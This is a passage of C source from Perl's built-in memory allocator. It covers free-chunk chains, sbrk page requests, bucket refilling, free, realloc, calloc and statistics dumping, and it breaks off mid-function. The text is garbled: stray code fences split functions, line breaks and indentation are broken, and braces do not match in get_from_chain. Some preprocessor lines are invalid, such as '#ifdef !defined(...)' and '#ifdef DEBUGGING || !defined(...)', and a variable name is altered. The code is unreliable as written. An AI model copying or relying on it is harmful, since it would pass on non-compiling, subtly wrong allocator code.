static void *
```

```
get_from_chain(MEM_SIZE size)
```

```
{
```

```
    struct chunk_chain_s *elt = chunk_chain, **oldp = &chunk_chain;
```

```

struct chunk_chain_s **oldgoodp = NULL;

long min_remain = LONG_MAX;

while (elt) {
    if (elt->size >= size) {
        long remains = elt->size - size;

        if (remains >= 0 && remains < min_remain) {
            oldgoodp = oldp;
            min_remain = remains;
        }

        if (remains == 0) {
            break;
        }
    }

    oldp = &( elt->next );
    elt = elt->next;
}

if (!oldgoodp) return NULL;

if (min_remain) {
    void *ret = *oldgoodp;

    struct chunk_chain_s *next = (*oldgoodp)->next;

    *oldgoodp = (struct chunk_chain_s *)((char*)ret + size);

    (*oldgoodp)->size = min_remain;

    (*oldgoodp)->next = next;
}

```

```

        return ret;
    } else {
        void *ret = *oldgoodp;
        *oldgoodp = (*oldgoodp)->next;
        n_chunks--;
        return ret;
    }
}

static void
add_to_chain(void *p, MEM_SIZE size, MEM_SIZE chip)
{
    struct chunk_chain_s *next = chunk_chain;
    char *cp = (char*)p;

    cp += chip;
    chunk_chain = (struct chunk_chain_s *)cp;
    chunk_chain->size = size - chip;
    chunk_chain->next = next;
    n_chunks++;
}

static void *
get_from_bigger_buckets(int bucket, MEM_SIZE size)
{

```

```

int price = 1;

static int bucketprice[NBUCKETS];

while (bucket <= max_bucket) {

    /* We postpone stealing from bigger buckets until we want it
       often enough. */

    if (nextf[bucket] && bucketprice[bucket]++ >= price) {

        /* Steal it! */

        void *ret = (void*)(nextf[bucket] - 1 + CHUNK_SHIFT);

        bucketprice[bucket] = 0;

        if (((char*)nextf[bucket]) - M_OVERHEAD == last_op) {

            last_op = NULL;          /* Disable optimization */

        }

        nextf[bucket] = nextf[bucket]->ov_next;

#ifdef DEBUGGING_MSTATS

        nmalloc[bucket]--;

        start_slack -= M_OVERHEAD;

#endif

        add_to_chain(ret, (BUCKET_SIZE_NO_SURPLUS(bucket) +
                           POW2_OPTIMIZE_SURPLUS(bucket)),
                     size);

        return ret;

    }

    bucket++;

}

return NULL;

```

```
}
```

```
static union overhead *
```

```
getpages(MEM_SIZE needed, int *nblksp, int bucket)
```

```
{
```

```
    dVAR;
```

```
    /* Need to do (possibly expensive) system call. Try to
```

```
       optimize it for rare calling. */
```

```
    MEM_SIZE require = needed - sbrked_remains;
```

```
    char *cp;
```

```
    union overhead *ovp;
```

```
    MEM_SIZE slack = 0;
```

```
    if (sbrk_goodness > 0) {
```

```
        if (!last_sbrk_top && require < (MEM_SIZE)FIRST_SBRK)
```

```
            require = FIRST_SBRK;
```

```
        else if (require < (MEM_SIZE)MIN_SBRK) require = MIN_SBRK;
```

```
        if (require < goodsbrk * MIN_SBRK_FRAC1000 / 1000)
```

```
            require = goodsbrk * MIN_SBRK_FRAC1000 / 1000;
```

```
        require = ((require - 1 + MIN_SBRK) / MIN_SBRK) * MIN_SBRK;
```

```
    } else {
```

```
        require = needed;
```

```
        last_sbrk_top = 0;
```

```
        sbrked_remains = 0;
```

```
}
```

```
DEBUG_m(PerlIO_printf(Perl_debug_log,  
                      "sbrk(%ld) for %ld-byte-long arena\n",  
                      (long)require, (long) needed));
```

```
cp = (char *)sbrk(require);
```

```
#ifdef DEBUGGING_MSTATS
```

```
    sbrks++;
```

```
#endif
```

```
if (cp == last_sbrk_top) {
```

```
    /* Common case, anything is fine. */
```

```
    sbrk_goodness++;
```

```
    ovp = (union overhead *) (cp - sbrked_remains);
```

```
    last_op = cp - sbrked_remains;
```

```
    sbrked_remains = require - (needed - sbrked_remains);
```

```
} else if (cp == (char *)-1) { /* no more room! */
```

```
    ovp = (union overhead *)emergency_sbrk(needed);
```

```
    if (ovp == (union overhead *)-1)
```

```
        return 0;
```

```
    if (((char*)ovp) > last_op) { /* Cannot happen with current emergency_sbrk() */
```

```
        last_op = 0;
```

```
    }
```

```
    return ovp;
```

```
} else { /* Non-continuous or first sbrk(). */
```

```
    long add = sbrked_remains;
```



```

char *newcp;

if (sbrked_remains) {    /* Put rest into chain, we
                           cannot use it right now. */
    add_to_chain((void*)(last_sbrk_top - sbrked_remains),
                 sbrked_remains, 0);
}

/* Second, check alignment. */

slack = 0;

#if !defined(atarist) /* on the atari we dont have to worry about this */
#  ifndef I286    /* The sbrk(0) call on the I286 always returns the next segment */
    /* WANTED_ALIGNMENT may be more than NEEDED_ALIGNMENT, but this may
       improve performance of memory access. */
    if (PTR2UV(cp) & (WANTED_ALIGNMENT - 1)) { /* Not aligned. */
        slack = WANTED_ALIGNMENT - (PTR2UV(cp) & (WANTED_ALIGNMENT - 1));
        add += slack;
    }
#  endif
#endif /* !atarist */

if (add) {
    DEBUG_m(PerlIO_printf(Perl_debug_log,
                          "sbrk(%ld) to fix non-continuous/off-page sbrk:\n\t%ld for
                          alignment,\n\t%ld were assumed to come from the tail of the previous sbrk\n",

```

```

        (long)add, (long) slack,
        (long) sbrked_remains));

newcp = (char *)sbrk(add);

#if defined(DEBUGGING_MSTATS)

    sbrks++;

    sbrk_slack += add;

#endif

    if (newcp != cp + require) {

        /* Too bad: even rounding sbrk() is not continuous.*/

        DEBUG_m(PerlIO_printf(Perl_debug_log,

            "failed to fix bad sbrk()\n"));

#ifdef PACK_MALLOC

        if (slack) {

            MALLOC_UNLOCK;

            fatalcroak("panic: Off-page sbrk\n");

        }

#endif

        if (sbrked_remains) {

            /* Try again. */

            #if defined(DEBUGGING_MSTATS)

                sbrk_slack += require;

            #endif

            require = needed;

            DEBUG_m(PerlIO_printf(Perl_debug_log,

                "straight sbrk(%ld)\n",

```

```

                                (long)require));

        cp = (char *)sbrk(require);

#ifdef DEBUGGING_MSTATS

        sbrks++;

#endif

        if (cp == (char *)-1)

            return 0;

    }

    sbrk_goodness = -1;    /* Disable optimization!

                           Continue with not-aligned... */

} else {

    cp += slack;

    require += sbrked_remains;

}

}

if (last_sbrk_top) {

    sbrk_goodness -= SBRK_FAILURE_PRICE;

}

ovp = (union overhead *) cp;

/*

 * Round up to minimum allocation size boundary

 * and deduct from block count to reflect.

 */

```

```

# if NEEDED_ALIGNMENT > MEM_ALIGNBYTES

    if (PTR2UV(ovp) & (NEEDED_ALIGNMENT - 1))

        fatalcroak("Misalignment of sbrk()\n");

    else

# endif

#ifdef I286    /* Again, this should always be ok on an 80286 */

    if (PTR2UV(ovp) & (MEM_ALIGNBYTES - 1)) {

        DEBUG_m(PerlIO_printf(Perl_debug_log,

                                "fixing sbrk(): %d bytes off machine alignment\n",

                                (int)(PTR2UV(ovp) & (MEM_ALIGNBYTES - 1))));

        ovp = INT2PTR(union overhead *,(PTR2UV(ovp) + MEM_ALIGNBYTES) &

                        (MEM_ALIGNBYTES - 1));

        (*nblksp)--;

# if defined(DEBUGGING_MSTATS)

        /* This is only approx. if TWO_POT_OPTIMIZE: */

        sbrk_slack += (1 << (bucket >> BUCKET_POW2_SHIFT));

# endif

    }

#endif

;                                /* Finish "else" */

sbrked_remains = require - needed;

last_op = cp;

}

#ifdef !defined(PLAIN_MALLOC) && !defined(NO_FANCY_MALLOC)

```

```

    emergency_buffer_last_req = 0;
#endif

    last_sbrk_top = cp + require;

#ifdef DEBUGGING_MSTATS

    goodsbrk += require;
#endif

    return ovp;
}

static int
getpages_adjacent(MEM_SIZE require)
{
    if (require <= sbrked_remains) {
        sbrked_remains -= require;
    } else {
        char *cp;

        require -= sbrked_remains;

        /* We do not try to optimize sbrks here, we go for place. */
        cp = (char*) sbrk(require);
#ifdef DEBUGGING_MSTATS
        sbrks++;
        goodsbrk += require;
#endif
        if (cp == last_sbrk_top) {

```

```

        sbrked_remains = 0;

        last_sbrk_top = cp + require;

    } else {

        if (cp == (char*)-1) { /* Out of memory */

#ifdef DEBUGGING_MSTATS

            goodsbrk -= require;

#endif

            return 0;

        }

        /* Report the failure: */

        if (sbrked_remains)

            add_to_chain((void*)(last_sbrk_top - sbrked_remains),

                        sbrked_remains, 0);

        add_to_chain((void*)cp, require, 0);

        sbrk_goodness -= SBRK_FAILURE_PRICE;

        sbrked_remains = 0;

        last_sbrk_top = 0;

        last_op = 0;

        return 0;

    }

}

return 1;

}

```

```

/*
 * Allocate more memory to the indicated bucket.
 */

static void
morecore(register int bucket)
{
    dVAR;

    register union overhead *ovp;

    register int rnu;    /* 2^rnu bytes will be requested */

    int nblks;           /* become nblks blocks of the desired size */

    register MEM_SIZE siz, needed;

    static int were_called = 0;

    if (nextf[bucket])
        return;

#ifdef NO_PERL_MALLOC_ENV
    if (!were_called) {
        /* It's the our first time. Initialize ourselves */

        were_called = 1;    /* Avoid a loop */

        if (!MallocCfg[MallocCfg_skip_cfg_env]) {
            char *s = getenv("PERL_MALLOC_OPT"), *t = s, *off;

            const char *opts = PERL_MALLOC_OPT_CHARS;

            int changed = 0;

            while ( t && t[0] && t[1] == '='

```

```

        && ((off = strchr(opts, *t))) ) {

IV val = 0;

t += 2;

while (*t <= '9' && *t >= '0')

    val = 10*val + *t++ - '0';

if (!*t || *t == ';') {

    if (MallocCfg[off - opts] != val)

        changed = 1;

    MallocCfg[off - opts] = val;

    if (*t)

        t++;

}

}

if (t && *t) {

    write2("Unrecognized part of PERL_MALLOC_OPT: \"");

    write2(t);

    write2("\\n");

}

if (changed)

    MallocCfg[MallocCfg_cfg_env_read] = 1;

}

}

#endif

if (bucket == sizeof(MEM_SIZE)*8*BUCKETS_PER_POW2) {

```



```

        MALLOC_UNLOCK;

        croak("%s", "Out of memory during ridiculously large request");
    }

    if (bucket > max_bucket)

        max_bucket = bucket;

    rnu = ( (bucket <= (LOG_OF_MIN_ARENA << BUCKET_POW2_SHIFT))

        ? LOG_OF_MIN_ARENA

        : (bucket >> BUCKET_POW2_SHIFT) );

    /* This may be overwritten later: */

    nblks = 1 << (rnu - (bucket >> BUCKET_POW2_SHIFT)); /* how many blocks to get */

    needed = ((MEM_SIZE)1 << rnu) + POW2_OPTIMIZE_SURPLUS(bucket);

    if (nextf[rnu << BUCKET_POW2_SHIFT]) { /* 2048b bucket. */

        ov = nextf[rnu << BUCKET_POW2_SHIFT] - 1 + CHUNK_SHIFT;

        nextf[rnu << BUCKET_POW2_SHIFT]

            = nextf[rnu << BUCKET_POW2_SHIFT]->ov_next;

#ifdef DEBUGGING_MSTATS

        nmalloc[rnu << BUCKET_POW2_SHIFT]--;

        start_slack -= M_OVERHEAD;

#endif

        DEBUG_m(PerlIO_printf(Perl_debug_log,

                                "stealing %ld bytes from %ld arena\n",

                                (long) needed, (long) rnu << BUCKET_POW2_SHIFT));

    } else if (chunk_chain

        && (ovp = (union overhead*) get_from_chain(needed))) {

```

```

DEBUG_m(PerlIO_printf(Perl_debug_log,
                        "stealing %ld bytes from chain\n",
                        (long) needed));
} else if ( (ovp = (union overhead*)
            get_from_bigger_buckets((rnu << BUCKET_POW2_SHIFT) + 1,
                                    needed)) ) {
    DEBUG_m(PerlIO_printf(Perl_debug_log,
                        "stealing %ld bytes from bigger buckets\n",
                        (long) needed));
} else if (needed <= sbrked_remains) {
    ovp = (union overhead *) (last_sbrk_top - sbrked_remains);
    sbrked_remains -= needed;
    last_op = (char*) ovp;
} else
    ovp = getpages(needed, &nblks, bucket);

if (!ovp)
    return;

FILL_DEADBEEF((unsigned char*) ovp, needed);

/*
 * Add new memory allocated to that on
 * free list for this hash bucket.
 */

siz = BUCKET_SIZE_NO_SURPLUS(bucket); /* No surplus if nblks > 1 */

```

```

#ifdef PACK_MALLOC

    *(u_char*)ovp = bucket;          /* Fill index. */

    if (bucket <= MAX_PACKED) {

        ovp = (union overhead *) ((char*)ovp + BLK_SHIFT(bucket));

        nblks = N_BLKs(bucket);

# ifdef DEBUGGING_MSTATS

        start_slack += BLK_SHIFT(bucket);

# endif

    } else if (bucket < LOG_OF_MIN_ARENA * BUCKETS_PER_POW2) {

        ovp = (union overhead *) ((char*)ovp + BLK_SHIFT(bucket));

        siz -= sizeof(union overhead);

    } else ovp++;                    /* One chunk per block. */

#endif /* PACK_MALLOC */

    nextf[bucket] = ovp;

#ifdef DEBUGGING_MSTATS

    nmalloc[bucket] += nblks;

    if (bucket > MAX_PACKED) {

        start_slack += M_OVERHEAD * nblks;

    }

#endif

    while (--nblks > 0) {

        ovp->ov_next = (union overhead *) ((caddr_t)ovp + siz);

        ovp = (union overhead *) ((caddr_t)ovp + siz);

    }

```

```

/* Not all sbrks return zeroed memory.*/

ovp->ov_next = (union overhead *)NULL;

#ifdef PACK_MALLOC

if (bucket == 7*BUCKETS_PER_POW2) { /* Special case, explanation is above. */

    union overhead *n_op = nextf[7*BUCKETS_PER_POW2]->ov_next;

    nextf[7*BUCKETS_PER_POW2] =

        (union overhead *)((caddr_t)nextf[7*BUCKETS_PER_POW2]

            - sizeof(union overhead));

    nextf[7*BUCKETS_PER_POW2]->ov_next = n_op;

}

#endif /* !PACK_MALLOC */

}

```

Free\_t

Perl\_mfree(Malloc\_t where)

```

{

    dVAR;

    register MEM_SIZE size;

    register union overhead *ovp;

    char *cp = (char*)where;

#ifdef PACK_MALLOC

    u_char bucket;

#endif

    DEBUG_m(PerlIO_printf(Perl_debug_log,

```

```

        "0x%"UVxf": (%05lu) free\n",

        PTR2UV(cp), (unsigned long)(PL_an++));

    if (cp == NULL)

        return;

#ifdef DEBUGGING

    if (PTR2UV(cp) & (MEM_ALIGNBYTES - 1))

        croak("%s", "wrong alignment in free()");

#endif

    ovp = (union overhead *)((caddr_t)cp

        - sizeof (union overhead) * CHUNK_SHIFT);

#ifdef PACK_MALLOC

    bucket = OV_INDEX(ovp);

#endif

#ifdef IGNORE_SMALL_BAD_FREE

    if ((bucket >= FIRST_BUCKET_WITH_CHECK)

        && (OV_MAGIC(ovp, bucket) != MAGIC))

#else

    if (OV_MAGIC(ovp, bucket) != MAGIC)

#endif

    {

        static int bad_free_warn = -1;

        if (bad_free_warn == -1) {

            dTHX;

            char *pbf = PerlEnv_getenv("PERL_BADFREE");

```

```

        bad_free_warn = (pbf) ? atoi(pbf) : 1;
    }

    if (!bad_free_warn)

        return;

#ifdef RCHECK

#ifdef PERL_CORE

    {

        dTHX;

        if (!PERL_IS_ALIVE || !PL_curcop)

            Perl_ck_warner_d(aTHX_ packWARN(WARN_MALLOC), "%s free() ignored
(RMAGIC, PERL_CORE)",

                            ovp->ov_rmagic == RMAGIC - 1 ?
                            "Duplicate" : "Bad");

    }

#else

    warn("%s free() ignored (RMAGIC)",

        ovp->ov_rmagic == RMAGIC - 1 ? "Duplicate" : "Bad");

#endif

#else

#ifdef PERL_CORE

    {

        dTHX;

        if (!PERL_IS_ALIVE || !PL_curcop)

            Perl_ck_warner_d(aTHX_ packWARN(WARN_MALLOC), "%s", "Bad free()
ignored (PERL_CORE)");

    }

#endif

```

```

#else

    warn("%s", "Bad free() ignored");

#endif

#endif

    return;                                /* sanity */
}

#ifdef RCHECK

    ASSERT(ovp->ov_rmagic == RMAGIC, "chunk's head overwrite");

    if (OV_INDEX(ovp) <= MAX_SHORT_BUCKET) {

        int i;

        MEM_SIZE nbytes = ovp->ov_size + 1;

        if ((i = nbytes & (RMAGIC_SZ-1))) {

            i = RMAGIC_SZ - i;

            while (i-- > 0) {                /* nbytes - RMAGIC_SZ is end of alloced area */

                ASSERT((((caddr_t)ovp + nbytes - RMAGIC_SZ)[i] == RMAGIC_C,

                    "chunk's tail overwrite");

            }

        }

        /* Same at RMAGIC_SZ-aligned RMAGIC */

        nbytes = (nbytes + (RMAGIC_SZ-1)) & ~(RMAGIC_SZ-1);

        ASSERT((((u_int *)((caddr_t)ovp + nbytes))[-1] == RMAGIC,

            "chunk's tail overwrite");

        FILLCHECK_DEADBEEF((unsigned char*)((caddr_t)ovp + nbytes),

            BUCKET_SIZE(OV_INDEX(ovp)) - nbytes);
    }
#endif

```

```

    }

    FILL_DEADBEEF((unsigned char*)(ovp+CHUNK_SHIFT),

                  BUCKET_SIZE_REAL(OV_INDEX(ovp)) + RMAGIC_SZ);

    ovp->ov_rmagic = RMAGIC - 1;
#endif

    ASSERT(OV_INDEX(ovp) < NBUCKETS, "chunk's head overwrite");

    size = OV_INDEX(ovp);

    MALLOC_LOCK;

    ovp->ov_next = nextf[size];

    nextf[size] = ovp;

    MALLOC_UNLOCK;
}

```

/\* There is no need to do any locking in realloc (with an exception of trying to grow in place if we are at the end of the chain).

If somebody calls us from a different thread with the same address, we are sole anyway. \*/

Malloc\_t

Perl\_realloc(void \*mp, size\_t nbytes)

```

{
    dVAR;

    register MEM_SIZE onb;

    union overhead *ovp;

```



```

char *res;

int prev_bucket;

register int bucket;

int incr;          /* 1 if does not fit, -1 if "easily" fits in a
                    smaller bucket, otherwise 0. */

char *cp = (char*)mp;

#ifdef DEBUGGING || !defined(PERL_CORE)

    MEM_SIZE size = nbytes;

    if ((long)nbytes < 0)
        croak("%s", "panic: realloc");

#endif

    BARK_64K_LIMIT("Reallocation",nbytes,size);

    if (!cp)
        return Perl_malloc(nbytes);

    ovp = (union overhead *)((caddr_t)cp
                             - sizeof (union overhead) * CHUNK_SHIFT);

    bucket = OV_INDEX(ovp);

#ifdef IGNORE_SMALL_BAD_FREE

    if ((bucket >= FIRST_BUCKET_WITH_CHECK)
        && (OV_MAGIC(ovp, bucket) != MAGIC))

```

```

#else

    if (OV_MAGIC(ovp, bucket) != MAGIC)

#endif

    {

        static int bad_free_warn = -1;

        if (bad_free_warn == -1) {

            dTHX;

            char *pbf = PerlEnv_getenv("PERL_BADFREE");

            bad_free_warn = (pbf) ? atoi(pbf) : 1;

        }

        if (!bad_free_warn)

            return NULL;

#ifdef RCHECK

#ifdef PERL_CORE

        {

            dTHX;

            if (!PERL_IS_ALIVE || !PL_curcop)

                Perl_ck_warner_d(aTHX_ packWARN(WARN_MALLOC), "%srealloc()
%signored",

                                (ovp->ov_rmagic == RMAGIC - 1 ? "" : "Bad "),

                                ovp->ov_rmagic == RMAGIC - 1

                                ? "of freed memory " : "");

        }

#else

        warn2("%srealloc() %signored",

            (ovp->ov_rmagic == RMAGIC - 1 ? "" : "Bad "),

```

```

        ovp->ov_rmagic == RMAGIC - 1 ? "of freed memory " : "");

#endif

#else

#ifdef PERL_CORE

    {

        dTHX;

        if (!PERL_IS_ALIVE || !PL_curcop)

            Perl_ck_warner_d(aTHX_ packWARN(WARN_MALLOC), "%s",

                            "Bad realloc() ignored");

    }

#else

    warn("%s", "Bad realloc() ignored");

#endif

#endif

    return NULL;                /* sanity */

}

```

```

onb = BUCKET_SIZE_REAL(bucket);

```

```

/*

```

```

 * avoid the copy if same size block.

```

```

 * We are not aggressive with boundary cases. Note that it might

```

```

 * (for a small number of cases) give false negative if

```

```

 * both new size and old one are in the bucket for

```

```

 * FIRST_BIG_POW2, but the new one is near the lower end.

```

```

 *

```

```

        * We do not try to go to 1.5 times smaller bucket so far.

        */

    if (nbytes > onb) incr = 1;

    else {

#ifdef DO_NOT_TRY_HARDER_WHEN_SHRINKING

        if ( /* This is a little bit pessimal if PACK_MALLOC: */

            nbytes > ( (onb >> 1) - M_OVERHEAD )

# ifdef TWO_POT_OPTIMIZE

            || (bucket == FIRST_BIG_POW2 && nbytes >= LAST_SMALL_BOUND )

# endif

        )

# else /* !DO_NOT_TRY_HARDER_WHEN_SHRINKING */

            prev_bucket = ( (bucket > MAX_PACKED + 1)

                            ? bucket - BUCKETS_PER_POW2

                            : bucket - 1);

            if (nbytes > BUCKET_SIZE_REAL(prev_bucket))

# endif /* !DO_NOT_TRY_HARDER_WHEN_SHRINKING */

                incr = 0;

            else incr = -1;

        }

#ifdef STRESS_REALLOC

        goto hard_way;

# endif

    if (incr == 0) {

        inplace_label:

```

```
#ifndef RCHECK
```

```
/*
```

```
 * Record new allocated size of block and
```

```
 * bound space with magic numbers.
```

```
*/
```

```
if (OV_INDEX(ovp) <= MAX_SHORT_BUCKET) {
```

```
    int i, nb = ovp->ov_size + 1;
```

```
    if ((i = nb & (RMAGIC_SZ-1))) {
```

```
        i = RMAGIC_SZ - i;
```

```
        while (i--) { /* nb - RMAGIC_SZ is end of alloced area */
```

```
            ASSERT(((caddr_t)ovp + nb - RMAGIC_SZ)[i] == RMAGIC_C, "chunk's tail  
overwrite");
```

```
        }
```

```
    }
```

```
    /* Same at RMAGIC_SZ-aligned RMAGIC */
```

```
    nb = (nb + (RMAGIC_SZ-1)) & ~(RMAGIC_SZ-1);
```

```
    ASSERT(((u_int *)((caddr_t)ovp + nb))[-1] == RMAGIC,
```

```
        "chunk's tail overwrite");
```

```
    FILLCHECK_DEADBEEF((unsigned char*)((caddr_t)ovp + nb),
```

```
        BUCKET_SIZE(OV_INDEX(ovp)) - nb);
```

```
    if (nbytes > ovp->ov_size + 1 - M_OVERHEAD)
```

```
        FILL_FEEDADAD((unsigned char*)cp + ovp->ov_size + 1 - M_OVERHEAD,
```

```
            nbytes - (ovp->ov_size + 1 - M_OVERHEAD));
```

```
    else
```

```
        FILL_DEADBEEF((unsigned char*)cp + nbytes,
```

```

        nb - M_OVERHEAD + RMAGIC_SZ - nbytes);

/*
 * Convert amount of memory requested into
 * closest block size stored in hash buckets
 * which satisfies request. Account for
 * space used per block for accounting.
 */
nbytes += M_OVERHEAD;
ovp->ov_size = nbytes - 1;
if ((i = nbytes & (RMAGIC_SZ-1))) {
    i = RMAGIC_SZ - i;
    while (i--) /* nbytes - RMAGIC_SZ is end of alloced area */
        ((caddr_t)ovp + nbytes - RMAGIC_SZ)[i]
            = RMAGIC_C;
}

/* Same at RMAGIC_SZ-aligned RMAGIC */
nbytes = (nbytes + (RMAGIC_SZ-1)) & ~(RMAGIC_SZ - 1);
((u_int *)((caddr_t)ovp + nbytes))[-1] = RMAGIC;
}

#endif

res = cp;

DEBUG_m(PerlIO_printf(Perl_debug_log,
    "0x%"UVxf": (%05lu) realloc %ld bytes inplace\n",
    PTR2UV(res), (unsigned long)(PL_an++),
    (long)size));

```

```

} else if (incr == 1 && (cp - M_OVERHEAD == last_op)

    && (onb > (1 << LOG_OF_MIN_ARENA))) {

MEM_SIZE require, newarena = nbytes, pow;

int shiftr;


POW2_OPTIMIZE_ADJUST(newarena);

newarena = newarena + M_OVERHEAD;

/* newarena = (newarena + 3) &~ 3; */

shiftr = (newarena - 1) >> LOG_OF_MIN_ARENA;

pow = LOG_OF_MIN_ARENA + 1;

/* apart from this loop, this is O(1) */

while (shiftr >>= 1)

    pow++;

newarena = (1 << pow) + POW2_OPTIMIZE_SURPLUS(pow * BUCKETS_PER_POW2);

require = newarena - onb - M_OVERHEAD;


MALLOC_LOCK;

if (cp - M_OVERHEAD == last_op /* We *still* are the last chunk */

    && getpages_adjacent(require)) {

#ifdef DEBUGGING_MSTATS

    nmalloc[bucket]--;

    nmalloc[pow * BUCKETS_PER_POW2]++;

#endif

    if (pow * BUCKETS_PER_POW2 > (MEM_SIZE)max_bucket)

        max_bucket = pow * BUCKETS_PER_POW2;

```

```

        *(cp - M_OVERHEAD) = pow * BUCKETS_PER_POW2; /* Fill index. */

        MALLOC_UNLOCK;

        goto inplace_label;
    } else {

        MALLOC_UNLOCK;

        goto hard_way;

    }
} else {

    hard_way:

    DEBUG_m(PerlIO_printf(Perl_debug_log,

        "0x%"UVxf": (%05lu) realloc %ld bytes the hard way\n",

        PTR2UV(cp), (unsigned long)(PL_an++),

        (long)size));

    if ((res = (char*)Perl_malloc(nbytes)) == NULL)

        return (NULL);

    if (cp != res)                /* common optimization */

        Copy(cp, res, (MEM_SIZE)(nbytes<onb?nbytes:onb), char);

    Perl_mfree(cp);

}

return ((Malloc_t)res);

}

```

Malloc\_t

Perl\_calloc(register size\_t elements, register size\_t size)

```
{
```



```

long sz = elements * size;

Malloc_t p = Perl_malloc(sz);


if (p) {
    memset((void*)p, 0, sz);
}

return p;
}


char *
Perl_strdup(const char *s)
{
    MEM_SIZE l = strlen(s);

    char *s1 = (char *)Perl_malloc(l+1);


    return (char *)CopyD(s, s1, (MEM_SIZE)(l+1), char);
}


#ifdef PERL_CORE

int
Perl_putenv(char *a)
{
    /* Sometimes system's putenv conflicts with my_setenv() - this is system
       malloc vs Perl's free(). */

    dTHX;

```

```

char *var;

char *val = a;

MEM_SIZE l;

char buf[80];


while (*val && *val != '=')

    val++;

if (!*val)

    return -1;

l = val - a;

if (l < sizeof(buf))

    var = buf;

else

    var = (char *)Perl_malloc(l + 1);

Copy(a, var, l, char);

var[l + 1] = 0;

my_setenv(var, val+1);

if (var != buf)

    Perl_mfree(var);

return 0;

}

# endif

```

MEM\_SIZE

Perl\_malloced\_size(void \*p)

```

{
    union overhead * const ovp = (union overhead *)
        ((caddr_t)p - sizeof (union overhead) * CHUNK_SHIFT);

    const int bucket = OV_INDEX(ovp);

    PERL_ARGS_ASSERT_MALLOCED_SIZE;

#ifdef RCHECK

    /* The caller wants to have a complete control over the chunk,
       disable the memory checking inside the chunk. */
    if (bucket <= MAX_SHORT_BUCKET) {
        const MEM_SIZE size = BUCKET_SIZE_REAL(bucket);

        ovp->ov_size = size + M_OVERHEAD - 1;

        *((u_int *)((caddr_t)ovp + size + M_OVERHEAD - RMAGIC_SZ)) = RMAGIC;
    }
#endif

    return BUCKET_SIZE_REAL(bucket);
}

```

```

MEM_SIZE
Perl_malloc_good_size(size_t wanted)
{
    return BUCKET_SIZE_REAL(S_ajust_size_and_find_bucket(&wanted));
}

```

```

# ifdef BUCKETS_ROOT2

#  define MIN_EVEN_REPORT 6

#  else

#  define MIN_EVEN_REPORT MIN_BUCKET

#  endif


int

Perl_get_mstats(pTHX_ perl_mstats_t *buf, int buflen, int level)
{
#ifdef DEBUGGING_MSTATS

    register int i, j;

    register union overhead *p;

    struct chunk_chain_s* nextchain;


    PERL_ARGS_ASSERT_GET_MSTATS;


    buf->topbucket = buf->topbucket_ev = buf->topbucket_odd

        = buf->totfree = buf->total = buf->total_chain = 0;


    buf->minbucket = MIN_BUCKET;

    MALLOC_LOCK;

    for (i = MIN_BUCKET ; i < NBUCKETS; i++) {

        for (j = 0, p = nextf[i]; p; p = p->ov_next, j++)

            ;

```

```

    if (i < buflen) {

        buf->nfree[i] = j;

        buf->ntotal[i] = nmalloc[i];

    }

    buf->totfree += j * BUCKET_SIZE_REAL(i);

    buf->total += nmalloc[i] * BUCKET_SIZE_REAL(i);

    if (nmalloc[i]) {

        i % 2 ? (buf->topbucket_odd = i) : (buf->topbucket_ev = i);

        buf->topbucket = i;

    }

}

nextchain = chunk_chain;

while (nextchain) {

    buf->total_chain += nextchain->size;

    nextchain = nextchain->next;

}

buf->total_sbrk = goodsbrk + sbrk_slack;

buf->sbrks = sbrks;

buf->sbrk_good = sbrk_goodness;

buf->sbrk_slack = sbrk_slack;

buf->start_slack = start_slack;

buf->sbrked_remains = sbrked_remains;

MALLOC_UNLOCK;

buf->nbuckets = NBUCKETS;

if (level) {

```

```

        for (i = MIN_BUCKET ; i < NBUCKETS; i++) {

            if (i >= buflen)

                break;

            buf->bucket_mem_size[i] = BUCKET_SIZE_NO_SURPLUS(i);

            buf->bucket_available_size[i] = BUCKET_SIZE_REAL(i);

        }

    }

#else /* defined DEBUGGING_MSTATS */

    PerlIO_printf(Perl_error_log, "perl not compiled with DEBUGGING_MSTATS\n");

#endif /* defined DEBUGGING_MSTATS */

    return 0;          /* XXX unused */

}

/*

 * mstats - print out statistics about malloc

 *

 * Prints two lines of numbers, one showing the length of the free list

 * for each size category, the second showing the number of mallocs -

 * frees for each size category.

 */

void

Perl_dump_mstats(pTHX_ const char *s)

{

#ifdef DEBUGGING_MSTATS

    register int i;

    perl_mstats_t buffer;

```

```

UV nf[NBUCKETS];

UV nt[NBUCKETS];


PERL_ARGS_ASSERT_DUMP_MSTATS;


buffer.nfree = nf;

buffer.ntotal = nt;

get_mstats(&buffer, NBUCKETS, 0);


if (s)
    PerlIO_printf(Perl_error_log,
                  "Memory allocation statistics %s (buckets
%"IVdf"(%"IVdf"..%"IVdf"(%"IVdf")\n",
                  s,
                  (IV)BUCKET_SIZE_REAL(MIN_BUCKET),
                  (IV)BUCKET_SIZE_NO_SURPLUS(MIN_BUCKET),
                  (IV)BUCKET_SIZE_REAL(buffer.topbucket),
                  (IV)BUCKET_SIZE_NO_SURPLUS(buffer.topbucket));

PerlIO_printf(Perl_error_log, "%8"IVdf" free:", buffer.totfree);

for (i = MIN_EVEN_REPORT; i <= buffer.topbucket; i += BUCKETS_PER_POW2) {
    PerlIO_printf(Perl_error_log,
                  ((i < 8*BUCKETS_PER_POW2 || i == 10*BUCKETS_PER_POW2)
                   ? " %5"UVuf
                   : ((i < 12*BUCKETS_PER_POW2) ? " %3"UVuf : " %"UVuf)),
                  buffer.nfree[i]);
}

```

```

#ifdef BUCKETS_ROOT2

    PerlIO_printf(Perl_error_log, "\n\t ");

    for (i = MIN_BUCKET + 1; i <= buffer.topbucket_odd; i += BUCKETS_PER_POW2) {

        PerlIO_printf(Perl_error_log,

            ((i < 8*BUCKETS_PER_POW2 || i == 10*BUCKETS_PER_POW2)

            ? " %5"UVuf

            : ((i < 12*BUCKETS_PER_POW2) ? " %3"UVuf : " %"UVuf)),

            buffer.nfree[i]);

    }

#endif

    PerlIO_printf(Perl_error_log, "\n%8"IVdf" used:", buffer.total - buffer.totfree);

    for (i = MIN_EVEN_REPORT; i <= buffer.topbucket; i += BUCKETS_PER_POW2) {

        PerlIO_printf(Perl_error_log,

            ((i < 8*BUCKETS_PER_POW2 || i == 10*BUCKETS_PER_POW2)

            ? " %5"IVdf

            : ((i < 12*BUCKETS_PER_POW2) ? " %3"IVdf : " %"IVdf)),

            buffer.ntotal[i] - buffer.nfree[i]);

    }

#ifdef BUCKETS_ROOT2

    PerlIO_printf(Perl_error_log, "\n\t ");

    for (i = MIN_BUCKET + 1; i <= buffer.topbucket_odd; i += BUCKETS_PER_POW2) {

        PerlIO_printf(Perl_error_log,

